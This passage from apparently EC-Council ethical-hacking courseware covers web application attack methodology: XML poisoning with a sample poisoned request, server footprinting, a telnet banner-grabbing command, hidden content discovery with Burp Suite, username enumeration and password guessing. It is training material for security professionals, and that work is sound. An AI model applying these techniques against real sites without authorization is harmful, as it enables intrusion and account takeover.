serviceKey="6ec464e0-2f8d-4daf-b4dd-5dd4ba9dc8f3" businessKey="914374fb-f10f-4634-b8ef-
c9e34e8a0ee5"><name xml:lang="en-us">Amazon Research Panel</name></serviceInfo><serviceInfo
serviceKey="41213238-1b33-40f4-8756-c89cc3125ecc" businessKey="bfb9dc23-aded-4f73-bd5f-
5545abaeaa1b"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo
serviceKey="ba6d9d56-ea3f-4263-a95a-eeb17e5910db" businessKey="18b7fde2-d15c-437c-8877-
ebec8216d0f5"><name xml:lang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="bc82a008-5e4e-4c0c-8dba-c5e4e268fe12" businessKey="18785586-295e-448a-b759-
ebb44a049f21"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey="8faa80ea-42dd-4c0d-8070-999ce0455930" businessKey="ee41518b-bf99-4a66-9e9e-
c33c4c43db5a"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:
Envelope>
```


Web Services XML Poisoning

1. Attackers **insert malicious XML codes** in SOAP requests to perform XML node manipulation or XML schema poisoning in order to **generate errors in XML parsing logic** and break execution logic
2. Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
3. XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information

XML Request

```
<CustomerRecord>
  <CustomerNumber>2010</CustomerNumber>
  <FirstName>Jason</FirstName>
  <LastName>Springfield</LastName>
  <Address>Apt 20, 3rd Street</Address>
  <Email>jason@springfield.com</Email>
  <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
  <CustomerNumber>2010</CustomerNumber>
  <FirstName>Jason</FirstName><CustomerNumber>
    2010</CustomerNumber>
  <FirstName>Jason</FirstName>
  <LastName>Springfield</LastName>
  <Address>Apt 20, 3rd Street</Address>
  <Email>jason@springfield.com</Email>
  <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Module Flow

Web App Pen Testing



Web App Concepts



Security Tools



Web App Threats



Countermeasures



Hacking Methodology



Web Application Hacking Tools



54

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Web App Hacking Methodology

1	Footprint Web Infrastructure	Attack Session Management Mechanism	6
2	Attack Web Servers	Perform Injection Attacks	7
3	Analyze Web Applications	Attack Data Connectivity	8
4	Attack Authentication Mechanism	Attack Web App Client	9
5	Attack Authorization Schemes	Attack Web Services	10



Footprint **Web Infrastructure**

Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**



Footprint Web Infrastructure: **Server Discovery**

Server discovery gives information about the **location of servers** and ensures that the target server is alive on Internet

Whois Lookup

Whois lookup utility gives information about **IP address of web server** and **DNS names**

Whois Lookup Tools

1. <http://www.tamos.com>
2. <http://netcraft.com>
3. <http://www.whois.net>
4. <http://www.iptools.com>



DNS Interrogation

DNS Interrogation provides information about **location and type of servers**

DNS Interrogation Tools:

1. <http://www.dnsstuff.com>
2. <http://network-tools.com>
3. <http://www.checkdns.net>
4. <http://www.iptools.com>



Port Scanning



Port Scanning attempts to connect to a particular set of TCP or UDP ports to find out the **service that exists on the server**

Port Scanning Tools:

1. Nmap
2. NetScan Tools Pro
3. Hping



Footprint Web Infrastructure: Service Discovery



Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface



<http://nmap.org>

58

Copyright © by EC-Council

All Rights Reserved. Reproduction is Strictly Prohibited.


Footprint Web Infrastructure: **Server Identification/Banner Grabbing**

FOOTPRINTING
WEBSERVER

Analyze the server response header field to identify the make, model, and version of the web server software

This information helps attackers to select the exploits from vulnerability databases to attack web server and applications

C:\telnet www.juggyboy.com 80 HEAD / HTTP/1.0



```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jul 2005 13:08:16 GMT
Content-Length: 1270
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDQCQTCQBQ=PBLPKEKBNDGKOFFIPOLHPLNE; path=/
Via: 1.1 Application and Content Networking System Software 5.1.15
Connection: Close

Connection to host lost.
C:\>
```

Banner grabbing tools:

1. Telnet
2. Netcat
3. Fscan
4. ID Serve



Footprint Web Infrastructure: **Hidden Content Discovery**

- Discover the hidden content and functionality that is not reachable from the main visible content to **exploit user privileges within the application**
- It allows attacker to **recover** backup copies of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.



Web Spidering

Web spiders automatically discover the hidden content and functionality by parsing HTML form and client-side JavaScript requests and responses

Web Spidering Tools:

1. Paros
2. Burp Spider
3. WebScarab

Attacker-Directed Spidering

Attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses

The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers


Tool: Poras Proxy

Brute-Forcing

Use automation tools such as Burp suite to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality



Web Spidering Using **Burp Suite**



<http://portswigger.net>

- Configure your web browser to use Burp as a local proxy
- Access the entire target application visiting every single link/URL possible, and submit all the application forms available
- Browse the target application with JavaScript enabled and disabled, and with cookies enabled and disabled
- Check the site map generated by the Burp proxy, and identify any hidden application content or functions
- Continue these steps recursively until no further content or functionality is identified

Web App Hacking Methodology

1	Footprint Web Infrastructure	Attack Session Management Mechanism	6
2	Attack Web Servers	Perform Injection Attacks	7
3	Analyze Web Applications	Attack Data Connectivity	8
4	Attack Authentication Mechanism	Attack Web App Client	9
5	Attack Authorization Schemes	Attack Web Services	10



Hacking Web Servers

- After identifying web server environment, **scan the server for known vulnerabilities** using any Web server vulnerability scanner
- **Launch web server attack** to exploit identified vulnerabilities
- **Launch Denial-of-Service (DoS)** against web server

Tools used:

1. UrlScan
2. Nikto
3. Nessus
4. WWWWack
5. Acunetix Web Vulnerability Scanner
6. WebInspect




Note: For complete coverage of web server hacking techniques refer Module 12: Hacking Web Server

Web Server Hacking Tool: **WebInspect**

- WebInspect identifies **security vulnerabilities** in the web applications
- It runs interactive scans using a sophisticated user interface

Attacker can exploit identified vulnerabilities to carry out web services attacks



<https://h10078.www1.hp.com>


Web App Hacking Methodology

1	Footprint Web Infrastructure	Attack Session Management Mechanism	6
2	Attack Web Servers	Perform Injection Attacks	7
3	Analyze Web Applications	Attack Data Connectivity	8
4	Attack Authentication Mechanism	Attack Web App Client	9
5	Attack Authorization Schemes	Attack Web Services	10




Analyze Web Applications

Analyze the active application's functionality and technologies in order to **identify the attack surfaces** that it exposes



Analyze Web Applications: Identify Entry Points for User Input



Analyze Web Applications: Identify Server-Side Technologies



Perform a detailed **server fingerprinting**, analyze HTTP headers and HTML source code to identify server side technologies

Examine URLs for file extensions, directories, and other identification information

Examine the error page messages

Examine session tokens:

1. JSESSIONID - Java
2. ASPSESSIONID - IIS server
3. ASP.NET_SessionId - ASP.NET
4. PHPSESSID - PHP

WebFinger web server fingerprinting report

host	port	ssl	banner reported	banner deduced	icon	confidence
www.airahara.net	80		Microsoft-IIS/6.0	Microsoft-IIS/6.0		<div></div>
eastcoastflight.com	80		Apache/2.0.52 (Fedora)	Apache/2.0.x		<div></div>
www.redhat.com	443	✓	Apache	Apache/1.3.27		<div></div>
www.cnn.com	80		Apache	Apache/2.0.x		<div></div>
chaseonline.chase.com	443	✓	JPMC1.0	SunONE WebServer 6.0, Netscape-Enterprise/4.1		<div></div>
www.foundstone.com	80		WebSTAR	Apache/2.0.x		<div></div>
www.walmart.com	80		Microsoft-IIS/6.0.0	Apache/2.0.x		<div></div>
www.port80software.com	80		Yes we are using ServerMask!	Microsoft-IIS/4.0, Microsoft-IIS/5.0 ASP.NET, Microsoft-IIS/5.1		<div></div>

➤ Server Side Technologies ◀.....

http://juggyboy.com/error.aspx

Oops!

Server Error in '/ReportServer' Application.

Could not find the permission set named 'ASP.Net'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Version Information: Microsoft .Net Framework Version 4.0.30319; ASP.Net Version 4.0.30319.1

Analyze Web Applications: Identify Server-Side Functionality


Examine page source and URLs and make an educated guess to **determine the internal structure** and **functionality** of web applications

Tools used:

Wget	http://www.gnu.org
Teleport Pro	http://www.tenmax.com
BlackWidow	http://softbytelabs.com



Examine URL



Analyze Web Applications: **Map the Attack Surface**

Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

Web App Hacking Methodology

1	Footprint Web Infrastructure	Attack Session Management Mechanism	6
2	Attack Web Servers	Perform Injection Attacks	7
3	Analyze Web Applications	Attack Data Connectivity	8
4	Attack Authentication Mechanism	Attack Web App Client	9
5	Attack Authorization Schemes	Attack Web Services	10



Attack Authentication Mechanism

Attackers can **exploit design and implementation flaws** in web applications, such as failure to check password strength or insecure transportation of credentials, to bypass authentication mechanisms



Username Enumeration

If login error states which part of the username and password is not correct, guess the users of the application using the **trial-and-error method**



WordPress

ERROR: Account username was not found!

Username
Steve

Password

☐ Remember Me

[Register](#) | [Lost your password?](#)

Username Steve does not exist



WordPress

ERROR: Incorrect password. [Lost your password?](#)

Username
Jason

Password

☐ Remember Me

[Register](#) | [Lost your password?](#)

Username successfully enumerated to Jason

Some applications automatically generate **account usernames** based on a **sequence** (such as user101, user102 etc.), and attackers can determine the sequence and enumerate valid usernames

Note: Username enumeration from verbose error messages will fail if the application implements account lockout policy i.e. locks account after a certain number of failed login attempts



Password Attacks: Password Functionality Exploits

Password Changing

Determine password change functionality within the application by **spidering** the application or creating a login account

Try random strings for 'Old Password', 'New Password' and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality



Password Recovery

'Forgot Password' features generally present a challenge to the user; if the number of attempts is not limited, attacker can **guess the challenge answer** successfully with the help of social engineering

Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved



'Remember Me' Exploit

"Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as

RememberUser=ABY112010

Attackers can use an enumerated username or predict the session identifier to **bypass authentication mechanisms**



Password Attacks: Password Guessing

Password List

Attackers **create a list of possible passwords** using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered



Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks



Tools

